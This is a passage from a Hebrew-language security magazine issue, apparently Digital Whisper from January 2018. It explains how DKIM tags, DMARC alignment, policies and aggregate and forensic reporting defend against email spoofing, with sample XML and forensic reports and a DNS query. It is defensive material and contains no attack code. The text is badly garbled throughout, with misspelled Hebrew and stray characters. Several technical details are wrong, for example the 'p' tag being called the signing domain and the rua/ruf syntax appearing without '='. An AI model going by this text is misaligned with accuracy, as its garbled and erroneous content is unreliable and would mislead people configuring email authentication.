b=IxRA7pf4b5dR7Wa8T8su/z1LQmUBQoTWMP1OixLO1T4CjzgsY6KQ4jq8ZXWwIL1OZ
6ffOSZ4mvbKm6Dza5g7Z14KEknP0j1Fn1DEel2c0oRrVMP6+1VeIfzUNrgOLwVE/22aV
OkIORy1VXHJIE6zTa7wH11DP7FqhReMXz2KeGzVzyIES/pzwmgPrAyJR4oqeqlDUx4bz
RCRCv2rbF5/h3uHsg3rRi0AUcXccr7He7S51mCOr/dmgtinPu9b4gn01bfw4iKc1GxTK
XU2JWXgip4KHWWccYCSPovooZ1HKb+cCthW1nA91GF152rlrjxX82SosTp/m/X87g1no
dGFQ==
```

בשדה ה-Header DKIM המצורף למעטאות הודעת האימייל ניתן לבדוק שנכליים דגלים שונים אשר ישמשו על ידי השירות המקובל. החשובים שבדגלים אלו הם:

- **a** - מכיל את סוג האלגוריתם הנדרש על מנת ליצור את החתימה שצורפה. באופן טבעי, האלגוריתם המומלץ הוא RSA-SHA256.
- **b** - הוא דגל שערכו הוא החתימה הדיגיטלית (DKIM Signature) שמיוצרת משלוב של Headers ותוכן הודעת האימייל.
- **p** - מכיל את הדומיין שביצע וצירף את החתימה הדיגיטלית למעטאות הודעת האימייל.
- **s** - מתווסף לשם הדומיין ומשומש בכך לבקש את המפתח הציבורי המתאים לשרת DNS, ומכאן שמו הוא Selector.

DMARC

החדש ביותר אשר אופיין בכך לחתת מענה לבזיית ה-Email Spoofing וונבנה על גבי שני המנגנונים שהוצעו קודם, SPF ו-DKIM.

למה יש צורך בעוד מנגנון? ובכן, מספר סיבות קיימות: ראשית, לבעלי דומיין השולח אימיילים אין אינדיקציה אם המנגנונים אוטם הטמייע (SPF ו-DKIM) עובדים כראוי, כמו אימיילים נכשלו בבדיקה האimotoות וכמה עברו, או כמה נסיוונות Email Spoofing נעשים על אותו הדומיין. בנוסף לכך, תשתיות האימיל הארגוניות מורכבות מאוד, הכוללות מערכות של נתוני שירות צד שלישי. תשתיות מורכבות אלו מקשות על הטמעה יסודית ומקיפה של SPF ו-DKIM.

כפי שנזכר לעיל, DMARC נשען על SPF ו-DKIM לטובת אimotoות האימיל, ומKENA לבעלי דומיין יכולת לפרסם מדיניות (Policy) הנוננת אינדיקציה לשרתים המקבלים האם SPF או-DKIM מוטמעים ומשומשים, ואיר פועל כשהודעת אימיל מתתקבלת ונבדקת בעזרת מנגנונים אלו. בנוסף, מפורסמות ברשותה ה-DMARC גם כתובות אימיל בהן השרת המקבל יכול להשתמש לטובת דיווחים (Reports) לבעלי הדומיין בשמו שלchnה הودעת אימיל.

נתחיל בפרט על מנגנון האimotoות ש-DMARC מKENA, ולאחר מכן נדון בדיווחים אותם הוא מאפשר.

DMARC מביא אליו את המושג יישור (Alignment), ובעצם מיישם בדיקה מחמירה יותר של אimotoות הודעת האימיל בעזרת Headers של הודעת אימיל המתתקבלת. בבדיקה SPF ה-Header הנבדק הינו ה-Envelope From" אך ברוב המקרים תוקפים פאמרים ישנו דואק את ה-",Header From", ולכן DMARC עוזב כך שישווה את ה-Envelope From" ל-Header From". בדומה לזה, גם במקרה של בדיקת DKIM פרוטוקול ה-DMARC לוקח צעד אחד קידמה, ומשווה את ה-Header From" עם שם הדומיין שמצויר לחתימת ה-DKIM.

לאחר בדיקת היישור (שמבוצעת בשרת המקבל כחלק מהתהליך של DMARC לאחר בדיקות SPF ו-DKIM), השרת המקבל יישם את מדיניות ה-DMARC אותה בעל הדומיין פרסם תחת רשומות ה-DMARC בהתאם לתוצאות היישור.

סוגי המדיניות האפשרים לפרסום הינט:

- **None** - בפרסום מדיניות זו בעל הדומיין מתוווה לשרת המקובל לא לעשות שום פעולה אם בדיקת DMARC נכשלה. מדיניות זו עוזרת בעקב אחר התקדמות הטמעת SPF ו-DKIM בצורה מקיפה, באשר שהיא תתוווה רק דיווח ולא שום פעולה אחרת. הودעת אימייל שנכשלה בבדיקה DMARC תגיע לתיבת האימייל המיעודת בהצלחה כemdיניות זו מושמת.
- **Quarantine** - מדיניות זו מתוווה לשרת המקובל לסמן אימיילים שלא עברו בדיקת DMARC. שרתיים מקבלים וופקי מייל שונים יתיחסו למדיניות זו באופן שונה. בחלק מהמקרים הודעת האימייל תסומן כחשודה אך תגיע לתיבת המיעודת לתיקית h-xbox, ובחלק מהמקרים תעבור שירות לתיקית הספאם או הצלב (Junk).
- **Reject** - כפי שמשתמע, פרסום מדיניות Reject תתוווה לשרת המקובל לחסום הודעת אימייל שנכשלו בבדיקה DMARC מלහगע לתיבת האימייל המיעודת.

כפי שהזכירנו קודם לכן, DMARC מאפשר לבעלי דומיין לקבל דיווחים על הודעות האימייל הנשלחות בשם הדומיין שבבעלותו. סוג הדיווחים מתחולקים לשניים RUA ו-RUF.

(Reporting URI for Aggregate data) **RUA** XML על ידי ספק\ארגון מסוים (שקביל אימיילים מדומיין כלשהו אשר פרסם רשומות DMARC המכילה דגל AUA עם כתובות אימייל) אל בעל דומיין ומכלים מידע על כל הודעות האימייל שהתקבלו מכתובות המשמשות באותו הדומיין. המידע המתקבל בדווחות מצטברים (Aggregate) מחולק ל-3 חלקים ומכליל את הפרטים הבאים:

1. מידע על הספק\ארגון ששולח את הדוח כגון: שם הספק\ארגון, תיבת המייל ממנו נשלח הדוח ופרטים נוספים לייצירת קשר, מספר דוח, ופרק הזמן עליו התקבל הדוח.
2. פירוט מלא של רשומות ה-DMARC של הדומיין עליו הדוח נכתב.
3. סיכום תוכאות האימות של SPF ו-DKIM הכוללות - כתובות IP מנתה נשלחה הודעת האימייל בשם הדומיין, אינדיקציה על מדיניות ה-DMARC שהוחלה, תוכאות אימות SPF, ותוכאות אימות DKIM.

בתמונה הבאה ניתן לראות דוח מצטבר (Aggregate):

```
<?xml version="1.0" encoding="UTF-8" ?>
<feedback>
  <report_metadata>
    <org_name>google.com</org_name>
    <email>noreply-dmarc-support@google.com</email>
    <extra_contact_info>https://support.google.com/a/answer/2466580</extra_contact_info>
    <report_id>3533647987647617325</report_id>
    <date_range>
      <begin>1517011200</begin>
      <end>1517097599</end>
    </date_range>
  </report_metadata>
  <policy_published>
    <domain>cyberint.com</domain>
    <adkim>r</adkim>
    <aspf>r</aspf>
    <p>none</p>
    <sp>none</sp>
    <pct>100</pct>
  </policy_published>
  <record>
    <row>
      <source_ip>209.85.220.73</source_ip>
      <count>2</count>
      <policy_evaluated>
        <disposition>none</disposition>
        <dkim>pass</dkim>
        <spf>pass</spf>
      </policy_evaluated>
    </row>
    <identifiers>
      <header_from>cyberint.com</header_from>
    </identifiers>
    <auth_results>
      <dkim>
        <domain>google.com</domain>
        <result>pass</result>
        <selector>20161025</selector>
      </dkim>
    </auth_results>
  </record>
</feedback>
```

דוחות אלו מכילים יותר מידע מאשר דוחות מצטברים ונשלחים על ידי ספק ארגון מסוים (שקליל אימייל מודמיין כלשהו אשר פרסם רשומת DMARC המכילה דגל RUF עם כתובת אימייל) אל בעל דומיין בהודעת אימייל בזמן אמיתי, בהתאם לערך שהוגדר בדגל ה-"fo" ברשומת ה-DMARC. דגל ה-"fo" מתוודה לשרת המקובל באילו מקרים ישלח דוח מסוג Forensic.

אפשר להציג את הערכים:

- 0 - בהגדרת "0=fo" ברשומת ה-DMARC, השרת המקובל יתוודה לשולח דוח מסוג Forensic במקרים בהם שני המנגנוןים (SPF ו-DKIM) נכשלו בבדיקה האimotoת.
- 1 - בהגדרת "1=fo" ברשומת ה-DMARC, השרת המקובל יתוודה לשולח דוח מסוג Forensic במקרים אחד או שני המנגנוןים (SPF ו-DKIM) נכשלו בבדיקה האimotoת.

ה מידע המתkeletal בבדיקות מסוג Forensic הוא מפורט יותר, ומכיל את הפרטים הבאים:

1. מידע על הספק\ארגן ששולח את הדוח נכון - שם הספק\ארגן, תיבת המייל ממנה נשלח הדוח ופרטים נוספים ליצירת קשר, מספר דוח, ופרק הזמן עליו התקבל הדוחות.
2. זמן הגעת הודעת האימייל שנבדקה אל השרת המקבל.
3. סיכום תוכאות האימות של SPF ו-DKIM הכלולות - כתובות IP ממנה נשלחה הودעת האימייל בשם הדומיין, אינדיקציה על מדיניות DMARC שהוחלה, תוכאות אימות SPF, ותוכאות אימות DKIM.
4. נושא הודעת האימייל שנבדקה.
5. מזהה הودעה (Message ID) של הודעת האימייל שנבדקה.
6. כתובות "Envelope From" ו-"Sender From" ששומשו בהודעת האימייל שנבדקה.
7. כתובות "Mail To" (כתובת התיבה המזענדת) אליו נשלחה הודעת האימייל שנבדקה.
8. URLs - במידה וכ Allow בגוף הודעת האימייל שנבדקה.
9. לעיתים, גוף הודעת האימייל כולו.

בתמונה המוסף מטה ניתן לראות דוגמא לדוח Forensic:


```
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

This is a spf/dkim authentication-failure report for an email message received from IP 1.2.3.4 on Wed, 09 Mar
Below is some detail information about this message:
1. SPF-authenticated Identifiers: none;
2. DKIM-authenticated Identifiers: none;
3. DMARC Mechanism Check Result: Identifier non-aligned, DMARC mechanism check failures;

For more information please check Aggregate Reports or mail to abuse@participatingISP.com.
--2276670489547100575=
Content-Type: message/feedback-report
MIME-Version: 1.0

Feedback-Type: auth-failure
User-Agent: ParticipatingISP/1.0
Version: 1
Original-Mail-From: <xxxxx@domain.com>
Arrival-Date: Wed, 09 Mar 2016 11:27:48 +0800
Source-IP: [REDACTED]
Reported-Domain: domain.com
Original-Envelope-Id: xxxxxxxxxxxxx.domain
Authentication-Results: participatingISP.com; dkim=none; spf=fail smtp.mailfrom=xxxxxx@domain.com
Delivery-Result: reject
--2276670489547100575=
Content-Type: text/rfc822-headers; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Received: from xxxx ([4.5.6.7])
        by domain.com with SMTP id 1zmYL24ZQc3VycEd.1
        for <xxxxx@recipient.com>; Wed, 09 Mar 2016 11:27:43 +0800
Date: Wed, 9 Mar 2016 11:27:37 +0800
From: "Display Name" <xxxxxx@domain.com>
To: Recipient <xxxxx@recipient.com>
Subject: Check your account!
X-Priority: 3
Mime-Version: 1.0
Message-ID: <xxxxxxxxxxxxxx@domain.com>
Content-Type: multipart/mixed;
```




ננתן את רשותת DMARC של הדומיין "Cyberint.com" והדגלים אותו היא מכילה:

```
oz@oz-pt:~$ dig TXT _dmarc.cyberint.com
; <>> DiG 9.10.3-P4-Ubuntu <>> TXT _dmarc.cyberint.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 38374
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;_dmarc.cyberint.com.      IN      TXT
;;
;; ANSWER SECTION:
_dmarc.cyberint.com.      5      IN      TXT      "v=DMARC1; ruamailto:dmarc-reports@cyberint.com; rufmailto:dmarc-reports@cyberint.com; p=none; sp=none; fo=1"
;;
;; AUTHORITY SECTION:
cyberint.com.            5      IN      NS       park2.livedns.co.il.
cyberint.com.            5      IN      NS       park1.livedns.co.il.
```

- v = מידע על גרסה ה-DMARC. דגל זה הינו קבוע בערכו וחיב להכלל ברשותה.
- RUA - כתובת האימייל אליה ישלחו דוחות מסווג AUA .(Reporting URI for Aggregate Data)
- RUF - כתובת האימייל אליה ישלחו דוחות מסווג FUF .(Reporting URI for Forensic Data)
- p=none - מדיניות ה-DMARC המוגדרת לדומיין זה.
- sp=none - מדיניות ה-DMARC המוגדרת לתתי-דומיין (Subdomains) של דומיין זה.
- fo=1 - דגל ה-"fo" מתוויה לשרת המקבל באילו מצבים ישלח דוח Forensic. כערך הוא 1, על השרת המקבל לשלח דוח Forensic אם לפחות אחת הבדיקות של המנגנון (SPF/DKIM) לא צלחה.

הדיagramה הבאה מציגה את התהליך המלא שמתקיים כשהודעת אימייל נשלחת על ידי אימייל דומיין המפעיל את SPF, DKIM, I-DKIM, ו גם את פעולות השירות מקבל:



סיכום

שימוש ב-Email Spoofing לטרוט Spam, Phishing, הונאות מגוונות, ו-מתפקידים Social Engineering העדין נפוץ מאד בימינו. ההתקדמות הטכנולוגית שנעשתה לטרוט מנעה של נסיבות זדוניות כאלו מגיעה ב从此ת המנגנונים SPF, DKIM, I-DKIM. הטמעה מקיפה ומדויקת של המנגנונים על ידי בעל דומיין יכולה לספק מידת אבטחה גבוהה ביותר כנגד נסיבות המשתמשים Email Spoofing. ניתן לראות שכיום רוב הדומיינים השולחים אימייל עדיין לא משתמשים במנגנונים אלו, וגם אם משתמשים ב-SPF באשר הוא הותיק, המוכר, והפשט יותרלי ליישום, SPF-AI DMARCDKIM אינם משומשים, ובמהלך שכיחים במידה נמוכה בנוף האינטרנט של היום. בעוד משתמשי קצה ואנשי מקצוע בתחום אבטחת המידע, מוטר לנו רק לקוות שהיישויות השולחות אליהם ולקלוחותינו הודעות אימייל יטמיינו את המנגנונים אלו בצויה רואיה, אך נכון לבתו ללא חשש בכל הודעת אימייל המגיעה לתיבת כלשהן.

דברי סיכום

בזאת אנחנו סוגרים את הגלון ה-91 של Digital Whisper, אנו מואוד מקווים כי נהנתם מהגלון והכי חשוב- למדתם ממנו. כמו בגלגולות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושותפנות שינה אבודות כדי להביא לכם את הגלון.

אנחנו מוחשים כתבים, מאירים, עורכים ואנשים המעוניינים לעזרך ולתרום לגילגולות הבאים. אם אתם רוצים לעזרנו ולהשתתף במאזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גילגולות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המאזין:

www.DigitalWhisper.co.il

"*Taskin' bout a revolution sounds like a whisper*"

הגלון הבא י יצא ביום האחרון של חודש פברואר

אפייק קוסטיאל,

ניר אדר,

31.01.2018